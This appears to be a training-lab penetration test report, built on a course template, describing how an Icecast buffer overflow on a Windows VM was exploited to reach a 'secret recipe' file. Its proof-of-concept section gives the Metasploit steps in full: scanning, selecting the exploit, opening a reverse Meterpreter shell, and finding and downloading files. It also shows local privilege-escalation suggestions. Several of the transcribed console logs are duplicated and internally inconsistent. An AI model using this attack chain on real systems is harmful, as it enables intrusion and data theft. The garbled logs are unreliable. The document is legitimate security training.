

GoodSecurity Penetration Test Report

AndrewJamesLee@GoodSecurity.com

DATE:01/28/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber.

An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

Machine's IP address:

192.168.0.20

Hostname:

Actual name of the machine:

MSEdgeWIN10

Vulnerability Exploited:

The name of the script or Metasploit module used:

Icecast HTTP Header Buffer Overflow, Exploit/windows/http/icecast_header

Vulnerability Explanation:

Explain the vulnerability as best you can by explaining the attack type (i.e. is it a heap overflow attack, buffer overflow, file inclusion, etc.?) and briefly summarize what that attack is (Might need Google's help!)

The exploit is an older buffer overflow of Icecast versions 2.0.1 and earlier models. By sending enough http headers it can trick the thread counter to keep counting. This eventually adds up and maxes out the limit of the threadpool. This lets the attacker gain some control over systems by writing over some of the memory of the system. By gaining access the attacker can: escalate their privilege to admin rights, key log, and discover files.

Severity:


In your expert opinion, how severe is this vulnerability? This exploit can be seen as a high level threat as it can be fairly easily pulled off but can be used to expose information from the target machines

Proof of Concept:

This is where you show the steps you took. Show the client how you exploited the software services. Please include screenshots!

1. Perform a service and version scan using Nmap to determine which services are up and running:

- nmap -sV 192.169.0.20



- From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:

○ searchsploit Icecast

DVW10 on ML-REFVM-122525 - Virtual Machine Connection

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix
Link-local IPv6 Address : fe80::19ba:64e7%b1b6%1
IPv4 Address : 192.168.0.20
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.0.1

C:\Users\IEUser>

File Action Media View Help

Applications Places Terminal Mon 12:08

root@kali: ~

8000/tcp open http Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDEGWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.54 seconds

root@kali: # searchsploit Icecast

Exploit Title | Path


Icecast 1.1.x/1.3.x - Directory Traversal | multiple/remote/20972.txt
Icecast 1.1/x - Slash File Name Denial | multiple/dos/2093.txt
Icecast 1.1.7/1.3.0 - Print Job Format | windows/remote/2092.c
Icecast 1.0 - AVLib Buffer Overflow | linux/exploit/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite | windows/x86/remote/16763.rb
Icecast 2.0.1 (Windows x86) - Directory Traversal | linux/remote/21082.txt

Shellcodes: No Results
Papers: No Results
root@kali: #

3. Now that we know which exploits are available to us, let's start Metasploit:


- msfconsole
 - search icecast
 - use 0

The screenshot shows a Windows 10 desktop environment. In the background, a Kali Linux virtual machine is running, indicated by the title bar "kali on ML-REFVM-122525 - Virtual Machine Connection". The Kali VM's terminal window is open, showing the command "msfconsole" being run, which outputs the message "Starting the Metasploit Framework console...". The Windows 10 taskbar at the bottom has icons for both the host system and the Kali VM. A terminal window in the foreground shows the results of a "ipconfig" command, listing network interfaces and their configurations. The desktop background is blue, and the overall interface is a standard Windows 10 desktop.



4. Set the RHOST to the target machine

- set RHOST 192.168.0.20
- run



5. Search for the secretfile.txt on the target.

Answer: search -f *secretfile*.txt

A screenshot of a Windows 10 desktop environment. In the center is a terminal window titled 'kali on ML-REFVM-122525 - Virtual Machine Connection'. The terminal shows a command-line interface with several lines of text, including exploit details and a search command. Below the terminal is a file search results window titled 'Search Results' with one item listed: 'c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)'. The desktop taskbar at the bottom shows various icons for applications like File Explorer, Edge, and Mail.

```
root@kali:~[1] msf5 > search icecast
Matching Modules
=====
# Name                                     Disclosure Date   Rank   Check  Description
0 exploit/windows/http/icecast_header      2004-09-28     great  No    Icecast Header Overwrite

msf5 > 0
[*] Unknown command: 0.
msf5 > run 0
[*] Unknown command: run.
msf5 > exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.20:4444 -> 192.168.0.20:50172) at 2022-01-24 12:15:39 -0800

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Error running command search: Interrupt
[*] Error running command search -f *secretfile*.txt
[*] Found 1 result...
[*] c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
[*] meterpreter >
```

```
meterpreter > search -f *secretfile*.txt
[*] Error running command search: Interrupt
[*] Error running command search -f *secretfile*.txt
[*] Found 1 result...
[*] c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
[*] meterpreter > search -f *recipe*.txt
[*] Error running command search: Interrupt
[*] Error running command search -f *secretfile*.txt
[*] Found 1 result...
[*] c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
[*] meterpreter > download c:\Users\IEUser\Documents\Drinks.recipe.txt
[*] stdapi!fs stat: Operation failed: The system cannot find the file specified.
[*] meterpreter > download c:\Users\IEUser\Documents\Drinks.recipe.txt
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%); c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] meterpreter >
```

5. You should now have a Meterpreter session open.

- Run the command to performs a search for the recipe.txt on the target:
- search -f *recipe*.txt
- download c:\\Users\\IEUser\\Documents\\Drinks.recipe.txt

A screenshot of a Windows 10 desktop environment, similar to the previous one. It shows a terminal window with Metasploit commands and a file search results window. The search results show a file named 'Drinks.recipe.txt' with a size of 48 bytes. The desktop taskbar at the bottom is visible.

```
root@kali:~[1] msf5 > search icecast
Matching Modules
=====
# Name                                     Disclosure Date   Rank   Check  Description
0 exploit/windows/http/icecast_header      2004-09-28     great  No    Icecast Header Overwrite

msf5 > 0
[*] Unknown command: 0.
msf5 > run 0
[*] Unknown command: run.
msf5 > use 0
[*] Unknown command: use.
[*] Exploit selected
[*] exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.20:4444 -> 192.168.0.20:50172) at 2022-01-24 12:15:39 -0800

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Error running command search: Interrupt
[*] Error running command search -f *secretfile*.txt
[*] Found 1 result...
[*] c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
[*] meterpreter >
```

```
meterpreter > search -f *secretfile*.txt
[*] Error running command search: Interrupt
[*] Error running command search -f *secretfile*.txt
[*] Found 1 result...
[*] c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
[*] meterpreter > search -f *recipe*.txt
[*] Error running command search: Interrupt
[*] Error running command search -f *secretfile*.txt
[*] Found 1 result...
[*] c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
[*] meterpreter > download c:\Users\IEUser\Documents\Drinks.recipe.txt
[*] stdapi!fs stat: Operation failed: The system cannot find the file specified.
[*] meterpreter > download c:\Users\IEUser\Documents\Drinks.recipe.txt
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%); c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] meterpreter >
```

6. You can also use Meterpreter's local exploit suggester to find possible exploits.

- Run a Meterpreter post script that enumerates all logged on users.
- run post/windows/gather/enum_logged_on_users
- Open a Meterpreter shell: shell
- Run the command that displays the target's computer system information:sysinfo

```
ml-lab-671eda3e-f620-4605-a6f8-8436b11b6918.eastus.cloudapp.azure.com:54311 - Remote Desktop
DWW10 on ML-REFVM-122525 - Virtual Machine Connection
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . :
    Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%1
    IPv4 Address . . . . . : 192.168.0.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

C:\Users\IEUser>

root@kali: ~
msfs > 0
[*] Unknown command: 0.
[*] msfs > run 0
[-] Unknown command: run.
[*] msfs > use 0
[*] msfs exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
[*] RHOST => 192.168.0.20
[*] msfs exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:50172) at 2022-01-24 12:15:39 -0800
[*] meterpreter > search -f *secretfile*.txt
^C[*] Error running command search: Interrupt
[*] meterpreter > search -f *secretfile*.txt
[*] Found 1 result...
[*] c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
[*] meterpreter > search -f *reccipe*.txt
^C[*] Error running command search: Interrupt
[*] meterpreter > search -f *reccipe*.txt
[*] Found 1 result...
[*] c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
[*] meterpreter > download c:\Users\IEUser\Documents\Drinks.recipe.txt
[*] stdio::fs::stat failed: No such file or directory
[*] meterpreter > download c:\Users\IEUser\Documents\Drinks.recipe.txt
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[*] 192.168.0.20 - exploit/windows/local/iceext_service: The target appears to be vulnerable.
[*] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] meterpreter >
```

There should be a separate finding for each vulnerability found!

3.0 Recommendations

What recommendations would you give to GoodCorp? I recommend that the company upgrade and make sure to regularly upgrade their software to avoid older vulnerabilities such as this one. Update Port rules to restrict unauthorized access to only trusted devices. In addition, maintaining a good antivirus/firewall software to detect and prevent these attacks from occurring will reduce the frequency of these issues in the future.